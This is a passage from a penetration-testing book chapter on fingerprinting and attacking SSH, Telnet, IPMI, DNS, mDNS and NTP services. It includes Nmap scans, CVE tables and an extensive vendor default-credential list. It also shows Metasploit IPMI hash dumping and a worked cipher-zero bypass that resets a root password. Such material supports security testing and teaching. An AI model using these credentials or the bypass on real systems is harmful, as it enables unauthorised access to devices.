- Access being granted due to private key exposure or key generation weakness
- Remote anonymous exploitation of known software flaws (without credentials)
- Authentication exploitation of known defects, resulting in privilege escalation

Practical exploitation of many flaws relies on certain features being enabled or used. As such, it is important to investigate the service configuration and qualify exposure to threats.

## Fingerprinting

SSH servers return a banner upon connecting, as shown in Example 7-4. In this case, the server is running Debian Linux with OpenSSH 6.0p1, and supports SSH protocol version 2.0.

*Example 7-4. SSH banner grabbing with Telnet*

```
$ telnet 192.168.208.129 22
Trying 192.168.208.129...
Connected to 192.168.208.129.
Escape character is '^]'.
SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
```

Security-conscious administrators may modify the banner to present false information. Example 7-5 demonstrates this—the server supports version 2.0 of the protocol, but the implementation is unknown.

*Example 7-5. SSH banner obfuscation*

```
$ telnet 192.168.189.2 22
Trying 192.168.189.2...
Connected to 192.168.189.2.
Escape character is '^]'.
SSH-2.0-0.0.0
```

Table 7-6 lists common SSH service banners and respective vendor implementations.

*Table 7-6. Common SSH implementations and banners*

| Implementation | Banner format |
|---|---|
| Cisco | `SSH-1.99-Cisco-1.25` |
| Dropbear | `SSH-2.0-dropbear_0.52` |
| F-Secure | `SSH-2.0-3.2.3 F-SECURE SSH` |
| Mikrotik RouterOS | `SSH-2.0-ROSSSH` |
| Mocana | `SSH-2.0-Mocana SSH` |
| OpenSSH | `SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.4` |
| SSH communications | `SSH-2.0-3.2.5 SSH Secure Shell (non-commercial)` |
| Sun Microsystems | `SSH-2.0-Sun_SSH_1.1.4` |
| Tectia | `SSH-2.0-6.1.9.95 SSH Tectia Server` |
| Wind River VxWorks | `SSH-2.0-IPSSH-6.5.0` |

**Retrieving RSA and DSA Host Keys**

Nmap's *ssh-hostkey* script retrieves public key values from a server, as shown in Example 7-6. SSH keys are unique to a server, and so this material can also be used to identify multi-homed systems.

*Example 7-6. Retrieving a server's DSA and RSA SSH host keys*

```
root@kali:~# nmap -Pn -n -p22 -A 192.168.0.12

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-14 11:21 UTC
Nmap scan report for 192.168.0.12
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 6d:c9:1f:94:0b:ca:db:27:24:c2:d1:80:26:5b:0d:4d (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAJw3oACWDJW0QZTa+DYPuZimBq6cVAJNYpnRV4bfOS/Ehkp6NTT4PXX5G2h06by
```

```
5D4FPzIwW8pWePxdtWLkzwnt4ypIUhET1JiSvhcR8Tu/a0uW/DvV+k4Qh8t3sQE2dyD2m6Qq+66Y37CAsgo
DpxxEuoos3cqt8b9AL75hn1H/LAAAAFQC/YpdO+5skoi9mqs/JUp9SS2xCDQAAAIB6JB3BidOP+L/w1HCaH
nr0KV/qhIBt6Z6sgIkqd33ACixlJ+PKe+XvLVGtQINRdAGDhGXOBFPYrXQTMI/TkHDba/O0t58CW7i13reh
b9GSJdy1c8kNHi3mjXJ+32jAE4rMd5ijT8WcZIjOTFcbuDss9fU0kktLIt5SbDnC0on4UQAAAIADcNvbH4r
Kn1LsJdiKMhbNix40D7h864lj/6OCt8LxHTlQ0h1nuFzFjTnVyNpT01uWw06PO0SChhd/tLGADquPWcdaBq
IS80jJWx461+AaiT+tvhskidPESl46WRL4A3eyqFy+3yqg2M8ZT5pImElX5XmU9SPxPK6rRug1f34GvQ==
|   2048 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1 (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAx81qw+G58JztjPcIvGUJqJiM9fw3Rxb0iEl7oIjKQWbIKTV+YdmZSKi
dgyPAMKNCC0lEssRaX38+YLKAX6eIL642BnfHRXQdjFaLRtVPTkHHym46kAB/rsrCRMMjhGd8HxsKjSZuhk
qrZCHwcSEIFlM3qJH5A/KN0n8q96xbfypXyNjPQC4A2uD4irezIrXUwx42ZL/mcHSyjlLqw3cwt0QAdRNKx
PgIKBmuWxlej4AvgnItaVRGC+AnO14y1a9SaXSQep/OEwPUPaxKRUSoR9oaux4cUP2b8Kasl7388nnFEunV
3bXJ4o/TgoFMyOzWIimZvocoEFNZkBETheAA4w==
```

## Enumerating Features

Investigation of exposed SSH services using Nmap and the OpenSSH client in verbose mode will reveal supported algorithms and authentication mechanisms, as described in the following sections.

### Supported Algorithms

Similar to TLS and VPN protocols, SSH uses a handshake to perform key exchange, authentication, and selection of algorithms for bulk encryption of data. Example 7-7 demonstrates enumeration of the supported algorithms for key exchange, authentication, encryption, and hashing via the *ssh2-enum-algos* script within Nmap.

*Example 7-7. Nmap used to list the supported algorithms of an SSH server*

```
root@kali:~# nmap -Pn -n -p22 --script ssh2-enum-algos 192.168.0.12

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-14 11:23 UTC
Nmap scan report for 192.168.0.12
PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       arcfour256
|       arcfour128
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       aes192-cbc
|       aes256-cbc
|       arcfour
```

```
|       rijndael-cbc@lysator.liu.se
|   mac_algorithms: (9)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (1)
|_      none
```

Chapter 12 details many of these algorithms, including Diffie-Hellman key exchange, use of RSA and DSA for authentication, and bulk symmetric encryption and hashing mechanisms. The threat model for SSH is different than HTTPS (e.g. web browsers often visit plaintext sites, and are subject to JavaScript injection), and so many of the preconditions for exploitation of CBC mode ciphers do not apply to SSH.

**Supported Authentication Mechanisms**

The order of supported authentication mechanisms is enumerated using the OpenSSH client in verbose mode, as shown in Example 7-8 (output stripped for brevity). Table 7-7 also details SSH authentication mechanisms that you may encounter during testing.

*Example 7-8. Enumerating supported authentication mechanisms*

```
root@kali:~# ssh -v test@69.93.243.12
debug1: Remote protocol version 2.0, remote software version OpenSSH_5.3
debug1: kex: server->client aes128-ctr hmac-md5 none
debug1: kex: client->server aes128-ctr hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: Server host key: RSA 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1
debug1: ssh_rsa_verify: signature correct
debug1: Authentications that can continue: publickey,password,keyboard-interactive

root@kali:~# ssh -v test@188.95.73.96
debug1: Remote protocol version 2.0, remote software version ROSSSH
debug1: kex: server->client aes128-cbc hmac-md5 none
debug1: kex: client->server aes128-cbc hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: Server host key: DSA 86:06:72:5e:f0:75:64:2e:8d:a4:96:46:c3:ca:43:61
debug1: ssh_dss_verify: signature correct
debug1: Authentications that can continue: publickey,password
```

*Table 7-7. Common SSH authentication mechanisms*

| Name | Description |
|---|---|
| `publickey` | Public key user authentication (with DSA, ECDSA, or RSA) |
| `hostbased` | Public key host-based authentication |
| `password` | User password authentication |
| `keyboard-interactive` | Abstraction layer supporting authentication mechanisms via PAM (e.g. Google Authenticator, YubiKey, Duo Security) |
| `gssapi-with-mic` | GSSAPI authentication |

| Name | Description |
|---|---|
| gssapi-keyex | |

The configuration of a supported keyboard-interactive mode is deduced upon connecting. For example, the mode may prompt the user to provide a password (i.e. regular PAM authentication), an authentication token value, or response to a challenge. The following example demonstrates this behavior—in this case, the server prompts for a YubiKey token followed by a password:

```
root@kali:~# ssh test@129.93.244.200
Yubikey for `test':
Password:
```

**Valid Keys**

A feature of Metasploit is that it can interact with exposed SSH servers and let you know whether keys are valid if you possess either the public or private component, as per http://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_identify_pubkeys.

< an example would be useful too >

## Default and Hardcoded Credentials

In recent years, a number of manufacturers (including F5 and Cisco) have shipped devices with hardcoded SSH private keys and default user passwords. Upon obtaining these values, you can authenticate to gain command-line access via SSH. Table 7-8 lists default username and password combinations for various manufacturers, and Table 7-9 details the CVE references of hardcoded SSH private keys in common platforms.

*Table 7-8. Default username and password values*

| Vendor | Usernames | Passwords |
|---|---|---|
| APC | apc, device | apc |
| Brocade | admin | admin123, password, brocade, fibranne |
| Cisco | admin, cisco, enable, hsa, pnadmin, ripeop, root, shelladmin | admin, Admin123, default, password, secur4u, cisco, Cisco, _Cisco, cisco123, C1sco!23, Cisco123, TANDBERG, change_it, 12345, ipics, pnadmin, diamond, hsadb, c, cc, attack, blender, changeme |
| Citrix | root, nsroot, nsmaint, vdiadmin, kvm, cli, admin | C1trix321, nsroot, nsmaint, kaviza, kaviza123, freebsd, public, rootadmin, wanscaler |
| D-Link | admin, user | private, admin, user |
| Dell | root, user1, admin, vkernel, cli | calvin, 123456, password, vkernel, Stor@ge!, admin |
| EMC | admin, root, sysadmin | EMCPMAdm7n, Password#1, Password123#, sysadmin, changeme, emc |
| HP / 3Com | admin, root, vcx, app, spvar, manage, hpsupport, opc_op | admin, password, hpinvent, iMC123, pvadmin, passw0rd, besgroup, vcx, nice, access, config, 3V@rpar, 3V#rpar, procurve, |

| Vendor | Usernames | Passwords |
|---|---|---|
| | | badg3r5, OpC_op, !manage, !admin |
| Huawei | admin, root | 123456, admin, root, Admin123, Admin@storage, Huawei12#$, HwDec@01, hwosta2.0, HuaWei123, fsp200@HW, huawei123 |
| IBM | USERID, admin, manager, mqm, db2inst1, db2fenc1, dausr1, db2admin, iadmin, system, device, ufmcli, customer | PASSW0RD, passw0rd, admin, password, Passw8rd, iadmin, apc, 123456, cust0mer |
| NetApp | admin | netapp123 |
| Oracle | root, oracle, oravis, applvis, ilom-admin, ilom-operator, nm2user | changeme, ilom-admin, ilom-operator, welcome1, oracle |
| VMware | vi-admin, root, hqadmin, vmware, admin | vmware, vmw@re, hqadmin, default |

*Table 7-9. Details of hardcoded SSH private keys*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2014-2198 | 07/07/2014 | Cisco Unified CDM before 4.4.2 has a hardcoded SSH private key, allowing for attackers to access *support* and *root* accounts remotely |
| CVE-2012-1493 | 09/07/2012 | F5 BIG-IP appliances use a hardcoded private key, which grants remote super-user access via SSH[17] |

Many less common platforms also have hardcoded SSH private keys and passwords (including devices manufactured by Quantum[18], Array Networks[19], and Siemens RUGGEDCOM[20]). Upon preparing a list of compromised keys, you may use THC Hydra in *sshkey* mode to perform brute-force key grinding.

## Insecurely Generated Host Keys

If an RSA or DSA SSH host key pair is generated insecurely (e.g. using a PRNG with insufficient entropy[21]), the private key may be calculated by an adversary and used to impersonate a legitimate server endpoint via man-in-the-middle.

[17] http://www.rapid7.com/db/modules/exploit/linux/ssh/f5_bigip_known_privkey

[18] http://www.rapid7.com/db/modules/exploit/linux/ssh/quantum_dxi_known_privkey

[19] http://www.rapid7.com/db/modules/exploit/unix/ssh/array_vxag_vapv_privkey_privesc

[20] http://www.rapid7.com/db/modules/auxiliary/scanner/telnet/telnet_ruggedcom

[21] https://github.com/g0tmi1k/debian-ssh

An RSA public key consists of two integers: an exponent *e*, and modulus *n*. The modulus is the product of two randomly chosen prime numbers (*p* and *q*). The private key is the decryption exponent *d*, as follows:

$$d = e^{-1} \bmod (p - 1)(q - 1)$$

If an adversary knows the factorization of n, she can calculate the private key for any public key (*e*, *n*) using the equation. When *p* and *q* are unknown, the most efficient known method is to factor *n* into the two primes to calculate the private key *d*.

Vulnerability exists when two distinct RSA moduli ($n_1$ and $n_2$) that share a single prime (whether *p* or *q*) are found—an attacker can compute the greatest common divisor and calculate the other prime (e.g. $q_1$ and $q_2$ if *p* is shared). The approach is detailed within a paper titled *Missing Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices*[22], as published by researchers at the University of Michigan and the University of California, San Diego. Upon scanning the Internet, the team was able to compromise 0.03% of RSA host keys used by SSH servers online, and 1% of DSA keys.

## SSH Server Software Flaws

Upon investigating the server configuration (i.e. running software, supported protocols, and authentication mechanisms), investigate known vulnerabilities by searching NIST NVD and other sources. Table 7-10 details significant flaws within popular SSH server implementations. A number of post-authentication privilege escalation issues exist in OpenSSH and other implementations, but are not listed here.

*Table 7-10. Remotely exploitable SSH vulnerabilities*

| CVE reference | Date | Notes |
|---|---|---|
| N/A | 08/09/2014 | Remote command execution zero-day flaw in Sun SSH version 1.5 and prior, running on Oracle Solaris 11 and 10 (as found within the *Asset Portfolio* PDF available via Wikileaks[23]) |
| CVE-2013-3594 | 19/01/2013 | Memory corruption within the SSH service running on multiple Dell PowerConnect switches may result in remote code execution |
| CVE-2013-4652 | 01/08/2013 | Siemens Scanlance devices with firmware before 4.5.4 allow remote attackers to bypass authentication via SSH or Telnet |
| CVE-2013-4434 | 25/10/2013 | Dropbear SSH 2013.58 username enumeration flaw |
| CVE-2013-0714 | 20/03/2013 | Wind River VxWorks 6.5-6.9 SSH service overflow |
| CVE-2012-6067 | 04/12/2012 | SFTP authentication bypass within freeFTP 1.0.11 |
| CVE-2012-5975 | 04/12/2012 | Tectia Server 6.3.2 SSH authentication bypass |

[22] https://factorable.net/weakkeys12.conference.pdf

[23] Section 21.2 of https://wikileaks.org/hackingteam/emails/fileid/45441/20892

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2010-4478 | 06/12/2010 | OpenSSH 5.6 J-PAKE authentication bypass |

# Telnet

Telnet provides command-line access to servers and embedded devices. The protocol has no transport security, and sessions may be passively sniffed or actively hijacked by adversaries with network access.

Exposed services are vulnerable to the following classes of attack:

- Brute-force password grinding, revealing weak or default credentials
- Anonymous exploitation of Telnet server software flaws (without credentials)

Nmap can be used to fingerprint Telnet services, as shown in Example 7-9. In this case, the version of HP-UX (B.10.20) is not returned by Nmap, but revealed upon connecting manually using *telnet*.

*Example 7-9. Fingerprinting an exposed Telnet service*

```
root@kali:~# nmap -Pn -sSV -n -p23 211.35.138.48

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-14 09:40 UTC
Nmap scan report for 211.35.138.48
PORT   STATE SERVICE VERSION
23/tcp open  telnet  HP-UX telnetd
Service Info: OS: HP-UX; CPE: cpe:/o:hp:hp-ux

root@kali:~# telnet 211.35.138.48
Trying 211.35.138.48...
Connected to 211.35.138.48.
Escape character is '^]'.

HP-UX seal B.10.20 C 9000/847 (ttyp2)

login:
```

## Default Telnet Credentials

Network printers, broadband routers, and managed switches are often accessible via default administrative credentials. The default password list in Table 7-9 should be used to test exposed Telnet servers. I have also found that smaller manufacturers of routers (e.g. ADSL routers for small offices and home users) often use passwords of *1234* and *12345* for *admin* or *root* user accounts.

## Telnet Server Software Flaws

Telnet server vulnerabilities within devices manufactured by Siemens and Cisco, along with operating systems including FreeBSD, Solaris, and Microsoft Windows Server are listed in Table 7-11.

*Table 7-11. Remotely exploitable Telnet server defects*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2013-6920 | 06/12/2013 | Siemens SINAMICS 4.6.10 authentication bypass |
| CVE-2013-4652 | 01/08/2013 | Siemens Scalance W7xx authentication bypass |
| CVE-2012-4136 | 03/10/2013 | Cisco UCS Telnet service information leak |
| CVE-2011-4862 | 24/12/2011 | FreeBSD 7.3 through 9.0 *libtelnet/encrypt.c* long key overflow |
| CVE-2011-4514 | 03/02/2012 | Multiple Siemens products fail to perform sufficient authentication via Telnet |
| CVE-2009-1930 | 12/08/2009 | Microsoft Windows Server NTLM replay issue |
| CVE-2009-0641 | 20/02/2009 | FreeBSD 7 Telnet service remote code execution |
| CVE-2007-0956 | 05/04/2007 | MIT krb5 1.6 *telnetd* authentication bypass |
| CVE-2007-0882 | 10/02/2007 | Solaris 10 and 11 `-f` authentication bypass |

# IPMI

Baseboard management controllers (BMCs) are embedded computers that provide out-of-band monitoring for desktops and servers. BMC products are sold under many brand names, including HP iLO, Dell DRAC, and Sun ILOM. These devices often expose an *Intelligent Platform Management Interface* (IPMI) service via UDP port 623.

Network sweeping with a single-packet probe is a quick way of identifying IPMI interfaces, as shown by Example 7-10 (using the Metasploit *ipmi_version* module).

*Example 7-10. Sweeping 10.0.0.0/24 for IPMI services*

```
msf > use auxiliary/scanner/ipmi/ipmi_version
msf auxiliary(ipmi_version) > set RHOSTS 10.0.0.0/24
msf auxiliary(ipmi_version) > run
[*] Sending IPMI requests to 10.0.0.0->10.0.0.255 (256 hosts)
[+] 10.0.0.22:623 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user)
PassAuth(md5, md2) Level(1.5, 2.0)
```

Two remotely exploitable IPMI flaws are as follows:

- Remote password hash retrieval via RAKP[24]
- Authentication bypass (zero cipher), resulting in administrative access[25]

Examples 7-11 and 7-12 demonstrate exploitation of the flaws with Metasploit. The user password hash may be cracked using Hashcat[26] or John the Ripper, as described by HD Moore's Rapid7 blog post: *A Penetration Tester's Guide to IPMI and BMCs*[27].

[24] http://www.rapid7.com/db/modules/auxiliary/scanner/ipmi/ipmi_dumphashes

[25] http://www.rapid7.com/db/modules/auxiliary/scanner/ipmi/ipmi_cipher_zero

[26] http://hashcat.net

[27] https://community.rapid7.com/community/metasploit/blog/2013/07/02/a-penetration-testers-guide-to-ipmi

*Example 7-11. Dumping IPMI password hashes*

```
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf auxiliary(ipmi_dumphashes) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_dumphashes) > run
[+] 10.0.0.22:623 - IPMI - Hash found:
root:58a929ac021b0002fe2c887ec3f67d5ec173374859df715a59dbba5e4922219e838223086447e3
b144454c4c4c00105a8036b2c04f5a52311404726f6f74:4b0e4b47db800e71c503eb0226bae7ca5466
e7e9
```

*Example 7-12. Testing the IPMI cipher zero authentication bypass*

```
msf > use auxiliary/scanner/ipmi/ipmi_cipher_zero
msf auxiliary(ipmi_cipher_zero) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_cipher_zero) > run
[*] Sending IPMI requests to 10.0.0.22->10.0.0.22 (1 hosts)
[+] 10.0.0.22:623 - IPMI - VULNERABLE: Accepted a session open request for cipher
zero
```

The Linux *ipmitool* client is used to interact with the service and bypass authentication (via the `-C 0` flag). Example 7-13 demonstrates the tool installation and use to set the *root* user account password to *abc123* via IPMI.

*Example 7-13. Exploiting the IPMI zero cipher authentication bypass*

```
root@kali:~# apt-get install ipmitool
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list
ID  Name      Callin  Link Auth   IPMI Msg   Channel Priv Limit
2   root             true    true       true       ADMINISTRATOR
3   Oper1            true    true       true       ADMINISTRATOR
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set
password 2 abc123
root@kali:~# ssh root@10.0.0.22
root@10.121.1.22's password: abc123
/admin1-> version
SM CLP Version: 1.0.2
SM ME Addressing Version: 1.0.0b
/admin1-> help
[Usage]
    show   [<options>] [<target>] [<properties>]
           [<propertyname>== <propertyvalue>]
    set    [<options>] [<target>] <propertyname>=<value>
    cd     [<options>] [<target>]
    create [<options>] <target> [<property of new target>=<value>]
           [<property of new target>=<value>]
    delete [<options>] <target>
    exit   [<options>]
    reset  [<options>] [<target>]
    start  [<options>] [<target>]
    stop   [<options>] [<target>]
    version [<options>]
    help   [<options>] [<help topics>]
    load -source <URI> [<options>] [<target>]
    dump -destination <URI> [<options>] [<target>]
```

# DNS

Chapter 4 describes the querying tactics used to enumerate and map networks via DNS. Name servers use two ports to fulfill requests: UDP port 53 to serve standard direct requests (to resolve names to IP addresses and vice versa), and TCP port 53 to reliably send high volumes of data, such as DNS zone files.

DNS services are vulnerable to the following classes of attack:

- Denial of service, resulting in availability being degraded
- Memory corruption and code execution via DNS server software flaws
- Cache poisoning and corruption, undermining integrity of name service

To investigate the configuration, first fingerprint the service, and then enumerate support for recursion and other features, as detailed in the following section and also described previously within Chapter 4 (i.e. DNSSEC support).

## Fingerprinting

ISC BIND name servers are easily fingerprinted using Nmap, as shown in Example 7-14. The utility sends *version.bind* and NSID requests to the server, and parses the output to reveal the BIND version and server identifier. Example 7-15 demonstrates NSID output from Rackspace's name servers.

*Example 7-14. DNS fingerprinting via Nmap*

```
root@kali:~# nmap -Pn -sU -A -n -p53 ns2.isc-sns.com

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-07 17:46 UTC
Nmap scan report for ns2.isc-sns.com (38.103.2.1)
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC BIND 9.9.3-S1-P1
| dns-nsid:
|_  bind.version: 9.9.3-S1-P1
```

*Example 7-15. Using Nmap to perform NSID querying*

```
root@kali:~# nmap -Pn -sU -A -n -p53 ns.rackspace.com

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-07 18:10 UTC
Nmap scan report for ns.rackspace.com (69.20.95.4)
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC BIND hostmaster
| dns-nsid:
|   NSID: a4.iad3 (61342e69616433)
|_  id.server: a4.iad3

root@kali:~# nmap -Pn -sU -A -n -p53 ns2.rackspace.com

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-07 18:13 UTC
Nmap scan report for ns2.rackspace.com (65.61.188.4)
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC BIND hostmaster
| dns-nsid:
|   NSID: a4.lon3 (61342e6c6f6e33)
|_  id.server: a4.lon3
```

> Nmap also fingerprints TinyDNS and Microsoft DNS services reliably. If the service or version is unknown, you can usually infer it based on other factors (e.g. the operating system version).

You can manually perform these tests with *dig*, as follows:

```
root@kali:~# dig +short version.bind chaos txt @ns2.isc-sns.com
"9.9.3-S1-P1"
root@kali:~# dig +short +nsid CH TXT id.server @ns2.rackspace.com
"a1.lon3"
```

## Testing for Recursion Support

The Nmap *dns-recursion* script evaluates whether the DNS server supports recursive queries. Internal hosts commonly support recursion, however Internet-exposed name servers should not honor recursive queries from untrusted sources. Recursion support leads to amplification attacks[28] being effective, as UDP queries from spoofed sources will result in traffic being generated and sent to arbitrary locations.

Cache poisoning is also a risk posed to servers supporting recursion if UDP source port or `TXID` values are predictable[29]. Nmap includes scripts (*dns-random-srcport* and *dns-random-txid*) that test for sufficient randomness within exposed name servers supporting recursion, as shown in Example 7-16.

*Example 7-16. Testing DNS recursion configuration using Nmap*

```
root@kali:~# nmap –Pn -sSUV -p53 --script dns-recursion,dns-random-srcport,dns-
random-txid 192.168.208.2

Starting Nmap 6.46 ( http://nmap.org ) at 2014-12-16 14:17 UTC
Nmap scan report for 192.168.208.2
PORT   STATE  SERVICE VERSION
53/udp open   domain  Microsoft DNS
|_dns-random-srcport: 74.125.187.82 is GREAT: 7 queries in 0.6 seconds from 7 ports
with std dev 10785
|_dns-random-txid: 74.125.187.209 is GREAT: 11 queries in 24.6 seconds from 11
txids with std dev 17480
|_dns-recursion: Recursion appears to be enabled
```

## Known DNS Server Flaws

Vulnerabilities in ISC BIND and Microsoft DNS are summarized in the following sections. Upon fingerprinting exposed name servers and enumerating their supported features and configuration, you should be able to zero-in on specific flaws.

[28] https://www.us-cert.gov/ncas/alerts/TA13-088A

[29] CVE-2008-1447

**BIND**

In recent years, BIND releases have been found to be vulnerable to denial of service attacks in particular. In 2008, a severe cache-poisoning bug was found and widely exploited[30] in BIND 9.5.0, 9.4.2, and 9.3.5.

Table 7-12 lists known flaws in BIND 9.10, 9.9, and 9.8. BIND versions 9.6 and prior have been deemed *end-of-life* (EOL) by ISC as of March 2014. Details of vulnerabilities within older releases can be found within the ISC BIND 9 vulnerability matrix[31].

*Table 7-12. ISC BIND 9 vulnerabilities*

| Vulnerability | Reference | Affected releases |
|---|---|---|
| BIND named crash via EDNS processing | CVE-2014-3859 | 9.10.0 and 9.10.0-P1 |
| Server crash via recursive prefetch bug | CVE-2014-3214 | 9.10.0 |
| DNSSEC NSEC3 query results in crash | CVE-2014-0591 | 9.9.4-P1 and prior<br>9.8.6-P1 and prior |
| BIND named crash via a crafted query | CVE-2013-4854 | 9.9.3-P1 and prior<br>9.8.5-P1 and prior |
| Recursive resolver crash via malformed zone | CVE-2013-3919 | 9.9.3 and 9.8.5 |
| Memory exhaustion via regular expression | CVE-2013-2266 | 9.9.2-P1 and prior<br>9.8.4-P1 and prior |
| BIND 9 DNS64 crash through RPZ query | CVE-2012-5689 | 9.9.2-P2 and prior<br>9.8.4-P2 and prior |
| BIND 9 DNS64 crash via a crafted query | CVE-2012-5688 | 9.9.2 and prior<br>9.8.4 and prior |
| BIND named denial of service flaw | CVE-2012-5166 | 9.9.1-P3 and prior<br>9.8.3-P3 and prior |
| Denial of service via crafted RR data | CVE-2012-4244 | 9.9.1-P2 and prior<br>9.8.3-P2 and prior |
| Memory leak from high TCP query load | CVE-2012-3868 | 9.9.1-P1 and prior |
| Bad cache assertion failure due to high load | CVE-2012-3817 | 9.9.1-P1 and prior<br>9.8.3-P1 and prior |
| Zero length *rdata* handling denial of service | CVE-2012-1667 | 9.9.1 and prior<br>9.8.3 and prior |
| BIND 9 resolver crash via error logging | CVE-2011-4313 | 9.8.1 and prior |
| RPZ configuration denial of service bugs | CVE-2011-2465 | 9.8.0-P2 and prior |

[30] http://www.rapid7.com/db/modules/auxiliary/spoof/dns/bailiwicked_host

[31] https://kb.isc.org/article/AA-00913/0/BIND-9-Security-Vulnerability-Matrix.html

| Vulnerability | Reference | Affected releases |
|---|---|---|
| Remote packet denial of service | CVE-2011-2464 | 9.8.0-P3 and prior |
| BIND 9 crashes via large RRSIG RRsets | CVE-2011-1910 | 9.8.0-P1 and prior |
| Denial of service via RPZ RRSIG queries | CVE-2011-1907 | 9.8.0 |

**Microsoft DNS**

Table 7-13 details a number of remotely exploitable cache poisoning, denial of service, and overflow conditions within the Microsoft Windows Server DNS service.

*Table 7-13. Microsoft DNS service defects*

| Vulnerability | Reference | Affected platforms (up to) |
|---|---|---|
| Denial of service via crafted query | CVE-2012-0006 | Windows Server 2008 R2 SP1<br>Windows Server 2003 SP2 |
| Resolver cache *ghost domain* flaw | CVE-2012-1194 | Windows Server 2008 SP2 |
| Uninitialized memory corruption resulting in denial of service | CVE-2011-1970 | Windows Server 2008 R2 SP1<br>Windows Server 2003 SP2 |
| `NAPTR` record memory corruption resulting in remote code execution | CVE-2011-1966 | Windows Server 2008 R2 SP1 |
| DNS cache poisoning flaw | CVE-2009-0234 | Windows Server 2008<br>Windows Server 2003 SP2 |

# Multicast DNS

Apple Bonjour and Linux zero-configuration networking implementations (e.g. Avahi) use multicast DNS (mDNS[32]) to discover network peripherals within the local network. The mDNS service listens on UDP port 5353, and can be queried using Nmap's *dns-service-discovery* script, as shown in Example 7-17.

*Example 7-17. Querying a multicast DNS server with Nmap*

```
root@kali:~# nmap -Pn -sUC -p5353 192.168.1.2

Starting Nmap 6.46 ( http://nmap.org ) at 2015-01-01 10:30 GMT
Nmap scan report for 192.168.1.2
PORT     STATE SERVICE
5353/udp open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|     Address=192.168.1.2
|   22/tcp ssh
|     Address=192.168.1.2
|   22/tcp sftp-ssh
|     Address=192.168.1.2
|   445/tcp smb
```

[32] RFC 6762

```
|     Address=192.168.1.2
|   4713/tcp pulse-sink
|     Address=192.168.1.2
|   4713/tcp pulse-server
|     server-version=pulseaudio 5.0
|     user-name=initguru
|     machine-id=6083a8593496fa5eba1c308b0000001e
|     uname=Linux x86_64 3.12.21-gentoo-r1 #2 SMP Sat Jul 5 22:43:00 KST 2014
|     fqdn=localhost
|     cookie=0x077ff0b8
|_    Address=192.168.1.2
```

# NTP

NTP services are often found running on UDP port 123 of network devices and Unix-based systems. The *ntp-info* and *ntp-monlist* scripts within Nmap can be used to query accessible services, as shown in Example 7-18. The responses often reveal the server software version, operating system details, and the NTP configuration, including IP addresses of public and nonpublic peers.

*Example 7-18. Querying NTP services using Nmap*

```
root@kali:~# nmap -sU -p123 --script ntp-* 125.142.170.129

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-14 09:20 UTC
Nmap scan report for 125.142.170.129
Host is up (0.00017s latency).
PORT    STATE SERVICE
123/udp open  ntp
| ntp-info:
|   receive time stamp: 2014-11-14T20:02:46
|   version: ntpd 4.2.6p2@1.2194 Tue Nov 26 07:56:40 UTC 2013 (1)
|   processor: mips
|   system: Linux/2.6.32
|   leap: 0
|   stratum: 3
|   precision: -14
|   rootdelay: 12.952
|   rootdisp: 35.490
|   refid: 220.73.142.70
|   reftime: 0xd810db0a.29b70fc0
|   clock: 0xd810de66.6f95a453
|   peer: 5552
|   tc: 10
|   mintc: 3
|   offset: -1.031
|   frequency: -5.120
|   sys_jitter: 0.940
|   clk_jitter: 0.971
|_  clk_wander: 0.123
| ntp-monlist:
|   Target is synchronised with 220.73.142.70
|   Public Peers (1)
|       221.39.227.251
|   Public Clients (1)
|_      162.216.3.10
```

Along with these information leak issues, known defects within NTP server packages are listed in Table 7-14. Both the attack vector and impact varies, and so consider this during testing, and bear in mind the threat model of the target organization.

*Table 7-14. NTP vulnerabilities*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2014-9295 | 19/12/2014 | Multiple overflows within NTP 4.2.7 and prior |
| CVE-2014-3309 | 18/07/2014 | Cisco IOS NTP *deny all* ACL bypass |
| CVE-2013-5211 | 02/01/2014 | NTP 4.2.7p25 traffic amplification flaw |
